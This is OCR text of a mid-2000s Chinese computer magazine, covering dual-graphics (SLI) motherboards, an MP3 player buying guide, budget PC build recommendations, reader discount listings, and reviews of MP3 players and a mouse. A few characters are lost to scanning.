捷波行天K8F8G+Ultra采用了nVIDIA nForce4 Ultra芯片组，支持Socket939平台的全系列处理器，可支持1000MHz前端总线频率以及双通道DDR内存架构，板载了8声道声卡和千兆网络芯片。该款主板采用了三相回路供电加上固态电容设计，在稳定性和使用寿命上都得到了保障。该款主板



采用了捷波"魔力32X"技术，提供了3条PCI-E插槽，其中两条绿色PCI-E X16(by 8)插槽是用来组建SLI的时候使用的，通过破解的方法便可以实现SLI功能。而中间的黄色PCI-E X16(by 16)插槽可在用户使用单显卡时使用，这个设计为用户提供了很大的方便，使用起来更是得心应手。


厂商咨询电话：800-810-0195

方案所属类型：破解解决方案

主板最大卖点：捷波"魔力32X"技术

●斯巴达克939GT4-STD-G(参考价格：899元)

斯巴达克939GT4-STD-G采用了nVIDIA nForce4标准版芯片组，支持Socket939平台的全系列处理器，可支持1000MHz前端总线频率以及双通道DDR内存架构，板载了8声道声卡和千兆网络芯片。该款主板采用了三相回路供电设计，使用了封闭式电感和高档固态电容，有效的保证了系统稳定运行。该款主板提供了3条PCI-E显卡插槽，分别是1条PCI-E X16插槽和2条PCI-E X8插槽。该款显卡最大特色是采用了全球首创的SLI无桥技术，只需要将两块同样且支持SLI的显卡安装在两条绿色的PCI插槽上，然后在BIOS里进行设置即可。该款主板还为超频玩家提供了BIOS内部丰富的超频功能和Debug诊断灯，加上按钮式的电源开关及复位开关，完全能够实现超频玩家的超频梦想。




厂商咨询电话：010-62651466

方案所属类型：破解解决方案

主板最大卖点：全球首创的SLI无桥技术

●昂达NF4XD双 版(参考价格：699元)

昂达NF4XD双 版采用了nVIDIA nForce4-4X芯片组，支持Socket754平台的全系列处理器，可支持800MHz前端总线频率，板载了6声道声卡和千兆网络芯片。在供电方面，该款主板提供了完整的三相电源回路设计，使用了大量红宝石电容，在长期工作时可将发热量降到最低。值得一提的是，在该款主板上提供了两条PCI-E X16显卡插槽，在无需跳线的情况下便可自行识别单、双卡模式。如果玩家准备组建SLI，甚至不用在BIOS中做复杂设置，只需插接两块支持SLI功能且相同规格的显卡即可在驱动中打开SLI功能。用售价不到500元的Sempron 2500+组建成SLI平台，总体花费更加低廉。




厂商咨询电话：020-87636363

方案所属类型：破解解决方案

主板最大卖点：Socket754平台的SLI主板

●技嘉GA-8I915P Dual Graphic(参考价格：1380元)

技嘉GA-8I915P Dual Graphic采用了Intel 915P+ICH6芯片组，支持LGA775平台的全系列处理器，可支持800MHz前端总线以及双通道DDR Ⅱ内存架构，板载了8声道声卡和千兆网络芯片。该款主板采用了四相供电回路设计，电路中高品质大容量日系电容保证了处理器的稳定运行，即使超频也不在话下。该款主板拥有两条PCI-E X16显卡插槽，实际工作模式为"16+4"的SLI模式。该款主板还可以同时使用两块显卡来实现四显示输出解决方案。在某些领域需要用到多屏环视以及画面拼贴功能的情况下，可组成"立体影像"或者幕墙，所以说还是很有实用意义的。




厂商咨询电话：010-62102838

方案所属类型：象形解决方案

主板最大卖点：南桥引出的"16+4"模式

●映泰I945P-A7(参考价格：999元)

映泰I945P-A7采用了Intel 945P+ICH7R芯片组，支持LGA775平台的全系列处理器，可支持1066MHz前端总线以及双通道DDR Ⅱ内存架构，板载了8声道声卡和千兆网络芯片。该款主板采用了三相供电回路设计，半封闭卧式MOS管和优质的直立式电解电容可确保系统稳定的运行。虽然945P芯片组并不支持SLI技术，但是该款主板却提供了两条PCI-E X16插槽，方便玩家们组建SLI系统。但是与nForce4 SLI不同的是，在组建成SLI的情况下，其中一条只能够在PCI-E X4的模式下工作，这也给SLI的性能发挥打了一定的折扣。另外，该款主板的USB接口、IEEE1394接口、I/O接口上均使用了防烧芯片设计，体贴的设计让用户无需担心意外情况造成的外接设备烧毁情况发生。



厂商咨询电话：0755-83366800

方案所属类型：象形解决方案

主板最大卖点：南桥引出的"16+4"模式

CF [CP01]

就买对的

MP3播放器选购点点通(下)

★★

■ 翁永平

原文再续，书接上一回！上一回我们给大家讲了选购MP3播放器4个要点：解码芯片、外观造型、对ID3的支持以及液晶屏幕的优劣。这回，我们将继续给大家介绍另外8个MP3播放器的选购要点。

选择多大容量的合适?

MP3播放器的存储容量从最早期的16MB、32MB，发展到64MB、128MB、256MB、512MB，甚至以GB为单位计算的硬盘式MP3播放器。很多用户都会喜欢大容量的MP3播放器。但实际上，除了个别有特殊需要的用户或者极度发烧的MP3玩家以外，一般用户不需要购买太大容量的MP3播放器。从另外一个角度来说，价格也是一个很大的问题。目前128MB的MP3播放器比较便宜，而MP3歌曲1分钟约需要1MB的存储空间，128分钟的音乐平常听听也就足够了。

选择支持哪种音频格式的播放器

目前，MP3播放器一般以支持MP3、WMA等有损压缩的音频格式为主，也有不少产品同时支持WAV等无损压缩格式，但由于无损压缩格式的音频文件体积较大，实用性不强，除非你使用的是硬盘式MP3播放器，否则一般MP3播放器支不支持无损压缩格式并不重要。而在有损压缩格式中，MP3无论在低比特率还是高比特率压缩下都能够提供比较好的效果，而且MP3格式的歌曲资源也比较好找，所以MP3格式的音乐文件的"性价比"还是很高的。至于WMA则是微软推广的一种格式，在相同比特率压缩下，WMA可以比MP3格式文件的体积更小，但音质不如MP3。

另外，有极个别播放器还支持OGG有损压缩格式，OGG拥有最好的低比特率压缩品质，因此，如果你经常听一些音质要求不高的语音内容，例如英语学习课程之类的，可以考虑选购支持该格式的MP3播放器。

小提示

如何确定你的MP3能播放哪种音频格式的数字音乐文件呢？除了用户自己用多种格式的数字音乐文件去试之外，还可以在MP3播放器的说明书、官方网页以及相关的产品评测上查到。

支持多大比特率的MP3文件

数字音乐文件的品质主要参考采样频率和比特率这两项指标。常用的采样频率有11.025kHz、22.05kHz和44.1kHz。采样点之间的时间间隔越小，即每秒钟采样的次数越多，采样频率越大，声音波形还原就越细腻逼真，所以理论上讲应该是采样频率越高音质越好。但由于人耳听觉分辨率毕竟有限，最大分辨率大约是20kHz左右，所以大部分MP3播放器所支持的44.1kHz已基本上能满足了。

比特率(bit rate)是一种数字音乐压缩效率的参考性指标，它表示单位时间(1秒)内传送的比特数bps(bit per second，位/秒)的速度。CD音乐光盘中的数字音乐比特率为1411.2kbps(也就是记录1秒钟的CD音乐，需要1411.2×1024bit的数据)，音乐文件的比特率高意味着在单位时间(1秒)内需要处理的数据量(bit)多，相应的音乐文件的音质也会好些。但是，比特率高时文件体积会大，会占据很多的内存容量。最常用的比特率是128kbps，MP3文件可以使用的一般是8～320kbps，但不同MP3播放器在这方面支持的范围不一样，大部分的是32～256Kbps。当然，这个比特数的范围是越广越好。

小提示

怎么知道数字音频文件的编码方式与比特率？这也不难，电脑里安装的很多播放器都让你查看该数字音乐文件所采用的编码方式与比特率。如Windows Media Player、Foobar2000和WinAmp等(见图1)。



图1

是否支持VBR MP3编码文件

不同的MP3播放器，除了能够支持的MP3采样率和比特率可能不同以外，所能够支持的编码方式也是有所不同的。和之前提到的比特率一样，MP3播放器所支持的编码方式越多，能播放的数字音乐文件就越多。而目前使用最广泛的是CBR和VBR编码方式。

CBR(Constant Bit rate)方式采用固定比特率，也就是每秒钟的数据流量是固定的。它的优点是压缩速度快，音质也能满足一般用户的需要；缺点是在压缩时会造成存储空间浪费，压缩出来的文件体积相对较大，但音质却不会有明显的提高。

VBR(Variable Bit rate)模式采用动态比特率，这种编码模式每秒钟的流量是可以变化的，压缩软件在压缩时根据

音频数据即时确定使用什么比特率。在音乐波形较复杂时采用高比特率进行编码，在音乐波形比较简单时就用比较低的比特率。优点是可以有效地利用存储空间，以确保音质为前提的同时兼顾了文件大小；唯一的缺点是编码的速度较慢，制作时对CPU性能较差的电脑来说是一个很大的负担。由于可以在保证质量的同时减少存储空间的占用，VBR编码模式越来越流行，特别是对于音频发烧友来说，这已经是最基本的要求（见图2，在三星YP-U1 MP3会显示当前播放的MP3所采用的VBR编码方式）。



图2

FM广播功能的取舍

FM广播收音功能是MP3中一个很不错的功能，特别是在找不到好歌的时候，FM广播收音功能就是一个很好的调剂。不过，对部分用户来说，该功能也是可有可无的。而对于用户自己认为不需要的，或者不常用到的功能，笔者一向的观点都是：不买为妙。如果你是喜欢听广播的话，那么收音质量和附加的电台录制功能就是你必须关注的两个点。在测试收音质量的时候，我们应该在户外和室内都试试其自动搜台的功能，同时每个台都大致听一下，看看收音是否清晰。而电台录制功能的测试就简单多了，只要能录下来，并且音质清晰就好了（见图3，三星T8 MP3播放器的FM录音功能）。不过，在这里要提醒大家一点，并不是所有能录音的MP3播放器都支持电台录音功能的，购买之前一定要咨询和测试清楚。



图3

可升级固件的重要性

MP3播放器的固件（Firmware）基本上相当于电脑主板上的CMOS和操作系统的结合。有了它，我们才能够通过菜单、操作选项等设置来使用MP3播放器。以往，它是存储在只读存储器中的，就算在设计时出现了BUG，用户也无法自行升级修正。现在，固件存储在可编程只读存储器中，用户可通过厂商提供的相应的固件文件来刷新固体，修复漏洞获得新的功能。

目前，很多品牌的MP3播放器已经提供了升级固件的功能，还特别为用户提供了在Windows系统下升级（刷新）固件的软件（见图4， 族MP3播放器的固件升级程序）。大家在购买时，除了要确认该MP3可进行固件刷新之外，还应该看看随机光盘里面是否附带了相应的刷新工具软件。



图4

不同电池的优点与缺点

要选购一款好的MP3播放器，你一定要注意播放器的电池问题，否则使用时可能会遇到许多麻烦。目前大部分MP3播放器都声称所使用的电池能够连续使用十多个小时，或者使用一节干电池能够连续播放多少小时。但事实是很多都只是“标称”而已。其次，MP3播放器所使用的电池，无论是普通干电池、内置 电池，还是可更换的 电池都有缺点。其中干电池又分为7号和5号两种，使用7号干电池成本较高而且使用的时间短，但与使用5号干电池的播放器相比，播放器的体积可以做得更轻巧。而使用5号干电池的MP3播放器，电池价格比较便宜，但播放器一般都比较厚，体积也比较大，使用的时间也比7号电池长一点。

至于 电池，播放时间能够满足用户的需要，而且可以重复充电使用。但在出外旅游等无法充电的环境下就会比较 。外置的 电池，虽然可以另外备多一两块，但电池价格则昂贵得让人难以接受。不过无论如何，可更换 电池都比内置的 电池要好，内置的 电池不同其他电子产品，一般情况下用户都无法更换，在电池报废后播放器也就无法使用了。所以，选购时你必须考虑清楚，按自己的需要做出选择（见图5，爱国者月光宝盒MPF100LT MP3播放器采用的是5号干电池）。


图5

如何验收MP3播放器

一直以来，笔者都建议每一位询问应该选购哪一款MP3产品的朋友自己先去听听不同的MP3播放器，实际使用一下，有对比才可能有选择。而测试时应使用你比较熟悉的歌曲或者音乐，那样能容易地得知该MP3播放器的音质是否符合你的要求。此外，购买前要认清品牌，了解清楚产品和服务，在购买后仔细验收。看看机身里外是否有划痕、裂痕，清点包装盒里面的产品、说明书、保修卡以及配件是否齐全。其次，如果是有防伪措施的品牌机，你还可以利用机身编码，通过800电话来确认产品的真假（见图6，打开爱国者音效王UM-P892 MP3播放器的包装，对着说明书上的清单逐一检查）。


图6

CF [CP02]



读者齐静：我是音乐学院的大二学生，最近打算花4500元配台电脑。由于资金有限，我对电脑也没有太高要求，只要有LCD液晶显示器和64位的CPU就可以了。听班里的男同学说，64位CPU和LCD液晶已经十分便宜了，4500元能配出满足我要求的电脑吗？

配件	品牌及型号	价格(元)
CPU	AMD Smepron64 2500+(盒)	530
主板	昂达N61G	549
显卡	主板集成	0
内存	富豪DDR400 512MB	320
硬盘	希捷80GB/7200转/2MB/IDE	480
光驱	索尼DDU1622	200
音箱	傲森PA-312D	158
键鼠	新贵倾城之恋Ⅱ套装	55
机箱	百盛诺亚方舟N15(航嘉冷静王电源)	290
显示器	美格B7(12ms)	1999
媒体报价		**4581**

点评：从这位读者的配置需求来看，5000元的装机预算才算是比较充裕。想要4500元就配下来这样的电脑，实在是有些困难。还好这位学生MM对于3D游戏并不感兴趣，使用集成显卡的整合主板就可以满足日常应用需求。考虑到AMD平台的64位处理器比Intel平台更具价格优势，Smepron64 2500+当然就是最好的选择了。搭配Smepron64 2500+最为廉价的整合芯片组当属K8M800主板，只是这样的主板稍显过时了一些。NVIDIA在近期推出了C51芯片组，北桥芯片中整合了GeForce 6200TC的缩水版本显卡，采用了最新0.09微米制造工艺，显示芯片的内部架构缩水为2个染管线和1个顶点着色器。不但性能上可以满足日常应用需求，而且还提供了PCI-E显卡扩展插槽，日后可以使用独立显卡来提高3D性能。

昂达N61G是一款C51主板，支持Socket754平台的全系列处理器，刚好与Smepron64 2500+相搭配。主板上集成了Realtek的ALC655音效芯片和RTL8100C网络芯片，可提供6声道音效输出和百兆网络传输，节省了装机时声卡和网卡的资金投入。该款主板的做工十分优秀，采用了三相供电回路设计，军工级的富士通R5型极品固态电容，寿命可达40000小时，完全免除超频玩家头疼的电容爆浆问题。如今该款主板的价格更是降到了549元，是市场上最为廉价的C51主板。由于主板上的集成显卡在运行时会调用系统内存，所以就使用了512MB的大容量内存。毕竟现在的内存价格已经降到了历史最低点，没有必要为了节省一百多元而选择256MB内存。这样一来，整机的性能也可以得到很大保障。

读者王冰：最近想买台电脑，主要用来看影碟和下载BT使用。现在手里只有5000元钱，电脑配置里需要有DVD刻录机和17英寸液晶显示器。其他方面就没有太高要求了，我现在也不太喜欢打游戏，集成显卡也可以。但日后或许也可能会玩游戏，所以主板最好具备显卡升级能力，请帮我推荐一下配置！

配件	品牌及型号	价格(元)
CPU	Intel Celeron D326(盒)	550
主板	七彩虹C.MRC410 Ver2.0	599
显卡	主板集成	0
内存	威刚DDR400 512MB	335
硬盘	西部数据160GB/7200转/8MB/IDE	640
光驱	台电女 8X DVD±RW	299
音箱	声迈X300	130
键鼠	摩西双子键鼠套装	49
机箱	多彩MF423(多彩DLP-320A电源)	320
显示器	LG 1717S(8ms)	2030
媒体报价		**4952**

既然喜欢看影碟和下载BT，大容量的硬盘和DVD刻录机是很基本的装备。考虑到下载BT时需要进行大量的数据交换，8MB缓存的硬盘是绝对必需的。现在市场上的大容量硬盘也比较便宜了，西部数据的160GB硬盘只有640元，性价比相当不错。5000元的装机预算在各个方面都有些捉襟见肘，所以DVD刻录机也就没必要选择最主流的产品了。台电女 8X DVD±RW刻录机刚刚降到了299元，卖到与COMBO相同的价格，刚好满足预算不多的苛刻需求。购买时还赠送一张DVD-RW盘片，并享受一年保换的售后服务。况且市场上的DVD刻录盘仍旧是8X产品的天下，16X DVD±RW刻录机在短期内还没有用武之地，这样的选择更为合理。

因为这位读者非常喜欢看影碟，日后也可能对视频编辑感兴趣，所以Intel平台的处理器就是最好的选择。Celeron D326是Intel公司新近推出的64位处理器，虽然定位于低端市场，但在多媒体视频编辑方面却领先于AMD，550元的价格也算是比较合理。

这位读者目前还不喜欢玩游戏，整合主板当然就是最恰当的选择。选择了整合主板不但可以有效的节约资金，还可以把节省下来的资金投入到其他配件上，绝对是一举多得的装机方案。考虑到915G主板多数都在699元以上价位，915GL和915GV这两种主板又不具备显卡升级能力，ATI新近推出的RC410主板就成了惟一的选择。RC410芯片组的北桥芯片中整合了Radeon X300的缩水版显示芯片， 染管线由4条减少至2条，保留了2个顶点着色器。虽然集成的显示芯片在性能上只相当于入门级DirectX 9.0独立显卡，但在整合主板市场还是相当强劲的。七彩虹C.MRC410 Ver2.0采用了ATI RC410+SB400芯片组，支持LGA775平台的全系列处理器，板载了6声道声卡和百兆网络芯片。该款主板的内存规格最高可超频支持到DDRⅡ 667，能够充分发挥Intel平台的性能优势。由于采用了三相供电回路设计和三洋固态电容，低于10毫欧的超低阻抗更可以为处理器提供纯净的电流，彻底杜绝爆浆现象的发生。该款主板还提供了PCI-E显卡插槽，即使日后喜欢上了电脑游戏，也可以从容的进行显卡升级。 CF [CP03]



CFan村里大搜查

（阳光提醒你：本期优惠有效期为11月1日至11月15日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

广州：存龙镁铝移动硬盘盒



近日在市场上看到一款由存龙科技推出的2.5寸移动硬盘盒，该硬盘盒采用GL811E USB2.0芯片设计，传输速率高达480MB/S，最高支持8MB缓存130GB容量的2.5寸笔记本硬盘，镁铝合金外壳。附件丰富齐全，除了必备的USB线和98下驱动盘之外还附送高档软皮套和螺丝刀一把。（广州搜查队员“小熊在线广东站”报道）

优惠产品：存龙镁铝移动硬盘盒

原价：88元　　CFan读者价：58元

地址：广州市天河区太平洋电脑城二期G3021

电话：020－87533875

广州：丽科LK700耳机！



LK-700有两种颜色可供选择，分别是青色和金属白。耳挂部分可以实现微小的扭动或者拉伸。LK-700为动圈开放式耳机，最大声压级为115dB(at 1KHz, Vrms)，发音膜为6μ，支持频率范围为20-30000Hz，灵敏度:115dB±5dB，失真度≤1%(1KHz)，阻抗为32Ohm±15%，额定功率是5mw。（广州搜查队员“小熊在线广东站”报道）

优惠产品：丽科LK－700

原价：169元　　CFan读者优惠价：99元

地址：广州市天河区天河路556号新概念电脑城501室

电话：020-87533875 13710906764

沈阳：德亚炫彩MP4优惠109元！




德亚的一款MP4具备256MB存储能力和1050mAh独立　电池，2.5英寸26万色高清晰数字液晶屏，支持最高1GB的SD/MMC卡。这款MP4支持asf格式影片，附送软件可以对dat/avi/wmv/mov/vob/mpg等多种视频格式进行转换。（沈阳搜查队员丁宁报道）

优惠产品：德亚炫彩MP4　原价：799元　CFan读者价：690元

地址：沈阳市三好街诚大科技大厦一楼1258

电话：13324025833

沈阳：华硕主板优惠50元！



华硕P5VD1-X采用PT880Ultra芯片组，能同时支持AGP和PCI-E显卡。与之前的PT880Pro主板相比，PT880Ultra的前端总线频率提升到了1066MHz，可以更好的支持新一代LGA775处理器。（沈阳搜查队员丁宁报道）

优惠产品：华硕P5VD1-X　原价：720元　CFan读者价：670元

地址：沈阳市三好街诚大科技大厦二楼2148

电话：024-23969173

武汉：热销MP3照样也能优惠100元！



澳维力A980MP3支持65000色OLED彩屏显示，MTV电影播放、JPEG图片　览、FM及录音功能等等。在搜查队员的再三要求下，老板终于答应了分别把256/512M都下调100元来优惠读者。（武汉搜查队员李磊报道）

优惠产品：澳维力A980 256M　原价：450元　CFan读者价：350元

澳维力A980 512M　原价：599元　CFan读者价：499元

地址：湖北武汉洪山区珞瑜路39号武汉电脑大世界5楼5268

电话：027-87851357

武汉：节奏坦克开近读者



TempoTec神奇7.1声卡，中文名为节奏坦克，具有7.1声道音频输出，拥有多种混音效果，24bit/96KHz信号回放，声卡芯片采用的是　讯电子(C-Media)最新的CMI8768，支持光纤输入输出。（武汉搜查队员李磊报道）

优惠产品：TempoTec神奇7.1声卡

原价：299元　CFan读者价：268元

地址：武汉南极电脑广场2楼2218室　电话：027-87887341

济南：有声有色DEC中恒F16R MP3 CFan读者优惠百余元



DEC中恒F16R采用了独具特色的LV坤包外型，全彩高亮度OLED液晶屏，支持最通用的MP3/WMA/DMV等多种格式，可以看txt文本格式的电子书，存储、查看自己的相片，听FM调频收音机，还有内置小游戏。（济南搜查队员李嘉报道）

优惠产品：DEC中恒F16R MP3(256MB)

原价：649元　CFan读者优惠：466元

地址：济南市百脑汇资讯广场一楼E02　数码驿站

电话：0531-82390446

济南：500万5倍变焦数码相机CFan读者特价千元



国产乐美康LDC-521Z3数码照相机黑色外壳采用哑光处理，使用1/1.8英寸的CCD传感器，500万像素，具备3倍光学变焦，2倍数码变焦，最大光圈为F2.6，1cm微距，还有慢速同步闪光功能。（济南搜查队员李嘉报道）

优惠产品：乐美康LDC-521Z3(附赠128Mb CF卡)

原价：1188元　CFan读者优惠：1000元

地址：济南山大路124号百脑汇资讯广场2F-H18

电话：0531-82390230

济南：迪兰恒进X700XT黄金版特价还送罗技光电鼠标



迪兰恒进镭姬杀手X700XT显卡采用PCI-E接口，供电部分为全封闭式防磁电感线圈及陶瓷电容，它是X700系列中的频率最高的一款，其出厂默认核心/显存频率为：430/900MHz，显存方面采用了三星的2.0ns GDDR3显存颗粒，显存容量和带宽分别为128Mb和128Bit规格。（济南搜查队员李嘉报道）

优惠产品：迪兰恒进X700白金版

原价：899元　CFan读者优惠：859元（送罗技光电鼠标一个）

地址：济南市山大路143号科技市场老厅三楼3A-02

电话：0531-82393052 82393602

CF [CP04]



音乐在指尖上跳动

——多彩DLA-668B MP3试用

■CFan评测室

提起多彩，大家都不会陌生。它是一家以生产机箱、键盘等电脑外围产品为主的著名厂商。而多彩MP3尽管上市不久，但却创造了骄人的销量。今天我们拿到的这款产品就是由多彩科技新近推出的DLA-668 MP3播放器。

产品外观

多彩DLA-668B采用亮银色电镀质工艺的全金属外壳材质，外壳上均匀分布的竖式线条装饰使产品表面错落有致，不论拿在手里还是挂在胸前，都显得质感十足。产品外观呈矩形，尺寸为31.3mm×64mm×13.5mm，净重32g，小巧玲 ，方便携带。

这款产品充分体现年轻一代追求时尚的特点。独特的轻触按键设计使它看起来就像一面镜子。轻触按键使用起来还算灵敏，可如果手指有汗渍或者其他脏东西则会影响按键效果，用户需要多按几次才能完成操作，这样就难免在屏幕上留下难看的指纹。机身的侧面有一个电源开关，它可以避免因误触屏幕而启动机器造成电池的浪费。它的挂绳口设在了右侧与顶部的拐角处，在顶部还可以看见两个耳机孔，这是多彩特别为情侣设计的双耳机插口，两个耳机插孔中间是MIC孔。机身接口缝隙狭小，整体上中规中矩，给人厚重踏实的感觉。

产品功能

1.影音播放功能

音频播放上该产品支持播放MP3、WMA、WMV和ASF格式的文件，而且可以同步显示LRC格式的歌词文件。由于屏幕采用的是65K色OLED显示屏，所以播放视频文件时画面并不是特别清晰，但画面还算连贯。遗憾的是它只能播放AMV格式的视频，用户可以用光盘中的软件把其他格式的视频转换成AMV格式。

2.FM收音机功能

多彩DLA-668B MP3自带的FM收音机接收频率分为76Hz-96Hz和87Hz-108Hz两个频段，并可将最多20个自己喜爱的电台存储在MP3中，操作也简单，使用很方便。DLA-668B还支持目前比较流行的FM直录功能——即用户可以将好听的节目以录音的方式存储成文件，以便日后重复欣赏。最后来看它的收音效果。我们在六楼的阳台上对多彩DLA-668B MP3和一款普通的专业收音机(带天线)做了对比后发现，它的收音性能绝不亚于普通的专业收音机，而且它所提供的精度达0.1MHZ的微调功能使用户不会错过任何一个精彩的电台。

3.其他附加功能

DLA-668B支持TXT格式的文档阅读，黑色的屏幕背景搭配上橙色的文字，显示清晰。每行可以容纳10个汉字，每页4行， 览文本还算方便。此外，DLA-668B还可以查看JPEG格式的文件，只是打开图片的速度比较慢。

在录音方面，它最长可以支持长达35小时的ACT格式录音。我们试着用它在安静的情况下录制音响中的歌曲，播放时发现它的声音清晰，只是音质一般。不过这也是MP3的通病，毕竟它又不是专业的录音笔。同时它支持A-B复读，用它学外语也是一个不错的选择。它还可以作为电话簿使用，但必须用光盘中附带的电话簿管理软件来输入。

除此之外，DLA-668B提供了独特的"异度空间"功能。用户可以将MP3的存储空间划分为公用和私有两部分。其中的私有空间必须用正确的用户名和密码才能查看以及存储文件，这样就给使用者开辟了一块属于自己的"私有虚拟空间"。不过这些都必须用自带的软件才能实现。

音质感受

对于定位在中端市场的多彩DLA-668B MP3来说，音质还算不错。评测中我们使用的是随机搭配的立体声耳机，耳机外观没什么特别之处，且佩戴时耳机线容易滑动，每隔一段时间就要调整一下耳机线长度。耳机效果一般。

评测时选择的歌曲是《Take me to your heart》和《雪花飞扬》等。测试地点选在一个相对安静的房间，结果发现它声音清晰，音乐中没有夹杂任何的机器杂音。机器对于人声音的还原较好，第一首歌曲整体气氛 染得不错，立体感强。第二首歌曲的前奏的风声听觉逼真，只是后来乐器的低音处理欠佳。低音力度明显不够，显得单薄。而且三频的衔接处不自然，显得有些生硬。

总的来讲，多彩DLA-668B MP3外观时尚，功能丰富，音质基本令人满意。作为千元以下的产品来讲，性价比较高，值得大家去选购。 CF [CP17]



电源开关在侧面



独特的轻触按键



“唱响”音乐

——微星MS-5535触摸式MP3随身听

■ CFan 评测室

精致外观 内在品质

微星MS-5535小巧精致，外壳采用抛光塑料，基色为乳白色，边框则采用艳丽的红色作为点缀。MS-5535边角处理得很好，相比一般的MP3随身听而言，这是非常突出的优点之一，精湛的工艺水准更能体现厂商对产品的用心和制造水平的高低。在触摸按键和56K彩色屏幕的上面，纳米材料制成的镜面薄膜有效地防止了触摸按键和屏幕被划伤。虽然MS-5535所采用的彩色显示屏并不是很大，但凭借着96×64的分辨率，图像效果比较细腻，足够清晰地播放MTV片段。由于采用内置电池设计，外壳的整体性更强，不用担心电池盖缝隙影响美观了，而小小的内置电池使用时间也足够。耳机插孔和USB接口并排设计在一侧，如果能将它们调整到竖立的两侧则更好，这样可以避免佩带或放在兜里时，折坏耳机线缆；而连接电脑时，MS-5535也更易于摆放，随意性较大。比较有趣的是，它的锁定和开关键设计在了MP3随身听的背面（挂绳的穿孔也被设计成了中空凹槽式，并放置于背面），这一设计非常体贴，两个机械按键被人为“隐藏”起来了，不会影响整体的视觉效果。而且，设计在背面也更易于控制，放在兜里想关掉它的时候，用手摸索就好，不用拿出来看着摆弄了。







触觉 最直接的感观体验

由于MS-5535使用的是触摸式按键，因此几乎机身上所有的功能按键都被安置在了屏幕的下端：A-B复读/录音、播放/停止、模式菜单等等。在开机的情况下，用户只需用指尖在按键上轻轻触摸一下就可以控制MS-5535了，按键相当柔软，使用起来非常方便。 显然，小巧的身躯也让MS-5535更倾向于被MM选择，小巧、纤细的手指可以完美控制它的播放、收听。那些大手指，按下去就没那么舒服了。

齐备的配件

让我们来数一数MS-5535都有什么配件：耳机、数据线、CD直录线、USB充电器、挂绳以及布袋……从内到外，从使用到保护面面俱到，简单明了的说明书可以让用户以最短时间完整掌握MS-5535的使用技巧。光盘中，并非是什么枯燥的说明文档，也不是无用的驱动程序，它包含一个强大的MP3及MTV转换程序，从视到听，让用户可以随心所欲地将音乐、电影文件快速编辑成适合MS-5535“胃口”的格式，尽情享受。

初尝MS-5535的音质

MS-5535的音质着重于低音部分，在一段鼓声测试文件中，MS-5535的表现(使用原配耳机)相当优秀，鼓声震动和临场感非常好，并非那些廉价MP3随身听可以比拟的是，低音重而有力，且不浑浊。很多随身听在播放音乐时，音量只要一开到80%，立刻变得浑浊不清，MS-5535在这方面要好得多，开到80%失真也不严重。当然了，这只是测试，实际使用中还是尽量开小音量，别让音乐变成耳朵的杀手。由于耳机的缘故，MS-5535的定位并不是那么完美，音场定位出现了些许偏差，当换用EP-888耳机后，这个问题基本不存在了(基于主观感受，并非专业测试)。

功能繁多 玩法更多

FM收音自然是MP3随身听不可缺少的功能之一，MS-5535也不例外。作为一款彩屏MP3随身听，是否可以拥有较好的视频播放、照片 览功能是值得关注的。前面说过，通过自带的光盘软件，可以快速将音乐和视频转换成适合MS-5535“胃口”的格式，播放时也感觉效果不错，画面清晰，颜色也较为锐利，但在强光照射下，屏幕显示内容则不太容易看清。JPEG的图片 览最好能裁剪为较小分辨率的图片，毕竟这不是PDA和MP4，其屏幕较小，处理能力也有限。单就小尺寸图片而言，MS-5535的观看效果还是不错的。

优点：做工精湛

不足：建议另行购买耳机，达到最佳回放效果 CF [CP12]

智能鼠标 快乐游戏进行时

——微软舒适光学鲨3000

■ CFan 评测室









微软舒适光学　3000是今年FY06新品发布会上微软发布的，据相关资料得知，这款鼠标除了具备微软传统的设计和性能技术指标，还添加了许多智能化的功能，使它成为具有极强使用功能的中高端鼠标之一。

微软舒适光学　3000的银色上表面，涂层非常细致，黑色底部，同样具有微软鼠标家族的设计特点，它的外形很像微软的IE3.0，也有不少人认为它是IE3.0的延续之作。微软的鼠标似乎一直致力于欧美市场的开发，随着亚洲，尤其是中国市场的巨大需求，微软也开始考虑设计符合亚洲人手形的鼠标产品，这款舒适光学　3000便是如此。舒适光学　3000的个头相对要小巧些，而且采用左右对称设计，无论什么使用习惯的用户，都能适应舒适光学　3000的外形。其表面的磨砂处理也很受用，可以防止汗液让手脱离鼠标，使电脑失去准确的控制。滚轮设计依然是2003年的"纵横滚轮"技术，可以实现五向操作。除了左右键和中间滚轮之外，在它的左侧提供了一个红色的自定义键，默认功能为图像放大，这也是这款鼠标新加入的技术之一。舒适光学　3000最突出之处，则在于它拥有1000 DPI的扫描分辨率以及6000 FPS光学扫描频率。在游戏如Quake4中，我们的移动都更为快速、有效，而相对狭小的空间内，我们的手也不用过大幅度晃动，保持了游戏的高速、高精确操作。6000FPS保证了在高速移动时不会丢　，这样更确保了鼠标控制的精确性。Microsoft Intelligent Tracking System（微软智能定位系统）也给予了很大帮助，舒适光学　3000的高速移动更为平滑，不会出现突然闪烁的问题，这是高性能鼠标最突出的问题，很多标榜XXXX DPI的鼠标在高速移动时，常常会遇到这种烦心事。CF [CP12]

效费比的权衡

——世纪之星旋风斗士电源

■ CFan 评测室







